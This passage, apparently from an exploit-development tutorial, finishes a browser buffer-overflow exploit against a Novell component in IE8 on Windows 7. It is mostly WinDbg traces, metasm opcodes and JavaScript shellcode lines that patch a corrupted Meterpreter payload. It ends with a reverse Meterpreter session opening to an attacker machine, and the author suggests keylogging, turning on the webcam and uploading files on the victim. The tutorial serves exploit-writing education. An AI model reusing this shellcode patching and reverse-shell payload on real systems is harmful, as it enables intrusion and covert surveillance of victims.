eax=020fe000 ebx=00000001 ecx=020fef32 edx=771364f4 esi=5c01bbc0 edi=1001b673
```

```
eip=020fedb3 esp=020ff0f8 ebp=10052200 iopl=0         nv up ei pl nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000203
020fedb3 41              inc     ecx
0:005> p
eax=020fe000 ebx=00000001 ecx=020fef33 edx=771364f4 esi=5c01bbc0 edi=1001b673
eip=020fedb4 esp=020ff0f8 ebp=10052200 iopl=0         nv up ei pl nz na pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000207
020fedb4 41              inc     ecx
0:005> p
eax=020fe000 ebx=00000001 ecx=020fef34 edx=771364f4 esi=5c01bbc0 edi=1001b673
eip=020fedb5 esp=020ff0f8 ebp=10052200 iopl=0         nv up ei pl nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000203
020fedb5 c7014f6b654c    mov     dword ptr [ecx],4C656B4Fh
ds:0023:020fef34=51706730
0:005> p
eax=020fe000 ebx=00000001 ecx=020fef34 edx=771364f4 esi=5c01bbc0 edi=1001b673
eip=020fedbb esp=020ff0f8 ebp=10052200 iopl=0         nv up ei pl nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000203
020fedbb 54              push    esp
```

Our buffer starts at address `0x020feda3`, and we know that two DWORDs get corrupted at offset `1C1h`, i.e. beginning at address `0x020fef64`.

At the start of the patch code, `ECX` equals to `0x020ff0a0`. Then we add `-170h` to `ECX` and result in `0x020fef30`. But this is `34h` bytes away from where we actually have to patch!

Let's do the calculation again:

```
  ECX - address of first corrupted DWORD
= 0x020ff0a0 – 0x020fef64
= 13Ch
```

So, in order to get the address of the first corrupted DWORD, we need to add `-13Ch` to `ECX`. That means we have to fix our patch code like this:

```
metasm > nop
"\x90"
metasm > nop
"\x90"
metasm > add ecx,-13Ch
"\x81\xc1\xc4\xfe\xff\xff"
metasm > mov dword ptr [ecx],????????h
"\xc7\x01\x??\x??\x??\x??"
metasm > inc ecx
"\x41"
metasm > inc ecx
"\x41"
metasm > inc ecx
"\x41"
metasm > inc ecx
"\x41"
metasm > mov dword ptr [ecx],????????h
"\xc7\x01\x??\x??\x??\x??"
```

In addition, we have to adjust `ESP` so that we don't run into the same problems as on XP. (Remember...? Meterpreter decoder overwriting itself...?)


```
metasm > add esp,-3000
"\x81\xc4\x48\xf4\xff\xff"
```

This patch code is 30 bytes (`1Eh`). Which meterpreter payload bytes do we have to patch?

```
+------------+-------------+------------+-------------+------+-----+-----+
| patch code | meterpreter | corruption | meterpreter | junk | EIP | ... |
+------------+-------------+------------+-------------+------+-----+-----+
^            ^             ^            ^             ^      ^           ^
|            |             |            |             |      |           |
0            30           449          456           646    717        1000
            (1Eh)        (1C1h)       (1C8h)
```

- `0x020feda3 +   0h = 0x020feda3:` start of our payload buffer
- `0x020feda3 +  1Eh = 0x020fedc1:` start of encoded meterpreter payload (offset 0)
- `0x020feda3 + 1C1h = 0x020fef64:` first corrupted DWORD at offset `ESP-13Ch`, meterpreter offset `1C1h-1Eh = 1A3h = 419`
- `0x020feda3 + 1C5h = 0x020fef68:` second corrupted DWORD at offset `ESP-138h`, meterpreter offset `1C5h-1Eh = 1A7h = 423`

Open `meterpreter.bin` in 010 Editor and look at offset 419:



Our final patch code is:

```
metasm > nop
"\x90"
metasm > nop
"\x90"
metasm > add ecx,-13Ch
"\x81\xc1\xc4\xfe\xff\xff"
metasm > mov dword ptr [ecx],546a7878h
"\xc7\x01\x78\x78\x6a\x54"
metasm > inc ecx
"\x41"
metasm > inc ecx
"\x41"
metasm > inc ecx
"\x41"
metasm > inc ecx
"\x41"
metasm > mov dword ptr [ecx],694f694fh
"\xc7\x01\x4f\x69\x4f\x69"
metasm > add esp,-3000
"\x81\xc4\x48\xf4\xff\xff"
```

Now, in `novell_ie8_bof_rop_shell_win7.html`, replace the patch code at the begin of the buffer by:

```
// patch bytes in meterpreter payload
shellcode = "";
shellcode += opcodesToString("43");          //nop: inc ebx
shellcode += opcodesToString("4b");          //nop: dec ebx
shellcode += opcodesToString("81c1c4feffff");//add ecx,-13Ch
shellcode += opcodesToString("c70178786a54");//mov dword ptr [ecx], 546a7878h
shellcode += opcodesToString("41");          //inc ecx
shellcode += opcodesToString("41");          //inc ecx
shellcode += opcodesToString("41");          //inc ecx
shellcode += opcodesToString("41");          //inc ecx
shellcode += opcodesToString("c7014f694f69");//mov dword ptr [ecx], 694f694fh
shellcode += opcodesToString("81c448f4ffff");//add esp,-3000
```

Debug to the patch code:

```
eax=0224e000 ebx=00000001 ecx=0224ee60 edx=76de64f4 esi=5c01bbc0 edi=1001b673
eip=0224eb65 esp=0224eeb8 ebp=10052200 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0224eb65 81c1c4feffff    add     ecx,0FFFFFEC4h
0:005> p
eax=0224e000 ebx=00000001 ecx=0224ed24 edx=76de64f4 esi=5c01bbc0 edi=1001b673
eip=0224eb6b esp=0224eeb8 ebp=10052200 iopl=0         nv up ei pl nz na pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000207
0224eb6b c70178786a54    mov     dword ptr [ecx],546A7878h
ds:0023:0224ed24=646e6957
0:005> p
eax=0224e000 ebx=00000001 ecx=0224ed24 edx=76de64f4 esi=5c01bbc0 edi=1001b673
eip=0224eb71 esp=0224eeb8 ebp=10052200 iopl=0         nv up ei pl nz na pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000207
0224eb71 41              inc     ecx
```

```
0:005> p
eax=0224e000 ebx=00000001 ecx=0224ed25 edx=76de64f4 esi=5c01bbc0 edi=1001b673
eip=0224eb72 esp=0224eeb8 ebp=10052200 iopl=0         nv up ei pl nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000203
0224eb72 41              inc     ecx
0:005> p
eax=0224e000 ebx=00000001 ecx=0224ed26 edx=76de64f4 esi=5c01bbc0 edi=1001b673
eip=0224eb73 esp=0224eeb8 ebp=10052200 iopl=0         nv up ei pl nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000203
0224eb73 41              inc     ecx
0:005> p
eax=0224e000 ebx=00000001 ecx=0224ed27 edx=76de64f4 esi=5c01bbc0 edi=1001b673
eip=0224eb74 esp=0224eeb8 ebp=10052200 iopl=0         nv up ei pl nz na pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000207
0224eb74 41              inc     ecx
0:005> p
eax=0224e000 ebx=00000001 ecx=0224ed28 edx=76de64f4 esi=5c01bbc0 edi=1001b673
eip=0224eb75 esp=0224eeb8 ebp=10052200 iopl=0         nv up ei pl nz na pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000207
0224eb75 c7014f694f69    mov     dword ptr [ecx],694F694Fh
ds:0023:0224ed28=0073776f
0:005> p
eax=0224e000 ebx=00000001 ecx=0224ed28 edx=76de64f4 esi=5c01bbc0 edi=1001b673
eip=0224eb7b esp=0224eeb8 ebp=10052200 iopl=0         nv up ei pl nz na pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000207
0224eb7b 81c448f4ffff    add     esp,0FFFFF448h
0:005> p
eax=0224e000 ebx=00000001 ecx=0224ed28 edx=76de64f4 esi=5c01bbc0 edi=1001b673
eip=0224eb81 esp=0224e300 ebp=10052200 iopl=0         nv up ei pl nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000217
0224eb81 54              push    esp
0:005> u
0224eb81 54              push    esp
0224eb82 5e              pop     esi
0224eb83 dad8            fcmovu  st,st(0)
0224eb85 d976f4          fnstenv [esi-0Ch]
0224eb88 5d              pop     ebp
0224eb89 55              push    ebp
0224eb8a 59              pop     ecx
0224eb8b 49              dec     ecx

0:005> .load pykd.pyd
0:005> !py mona compare -f "C:\meterpreter.bin" -a 0x0224eb81
Hold on...
[+] Command used:
!py mona.py compare -f C:\meterpreter.bin -a 0x0224eb81
[+] Reading file C:\meterpreter.bin...
    Read 624 bytes from file
[+] Preparing output file 'compare.txt'
    - (Re)setting logfile compare.txt
[+] Generating module info table, hang on...
    - Processing modules
    - Done. Let's rock 'n roll.
    - Comparing 1 location(s)
Comparing bytes from file with memory :
0x0224eb81 | [+] Comparing with memory at location : 0x0224eb81 (Stack)
0x0224eb81 | !!! Hooray, normal shellcode unmodified !!!
```

And off you go:

```
0:005> g
```

Kali:

```
[*] Sending stage (770048 bytes) to 192.168.2.110
[*] Meterpreter session 1 opened (192.168.2.108:4444 -> 192.168.2.110:49210)
at 2015-02-23 15:04:28 +0100

meterpreter >
```

Gotcha! Windows 7 box pwned!!!

Reward yourself with injecting the keylogger, turn on the web cam, upload some files, or whatever you need to do...

Great! We have implemented exploit code for XP and Windows 7.

But up to now, our code isn't generic: It starts `calc.exe`, or connects back to a Kali machine at `192.168.2.108:4444`.

But we don't want to be restricted to `calc.exe`, or to a statically coded IP address. We rather want to do anything on the victim's machine.

That means we need to implement a metasploit module to become more generic.

CONTENT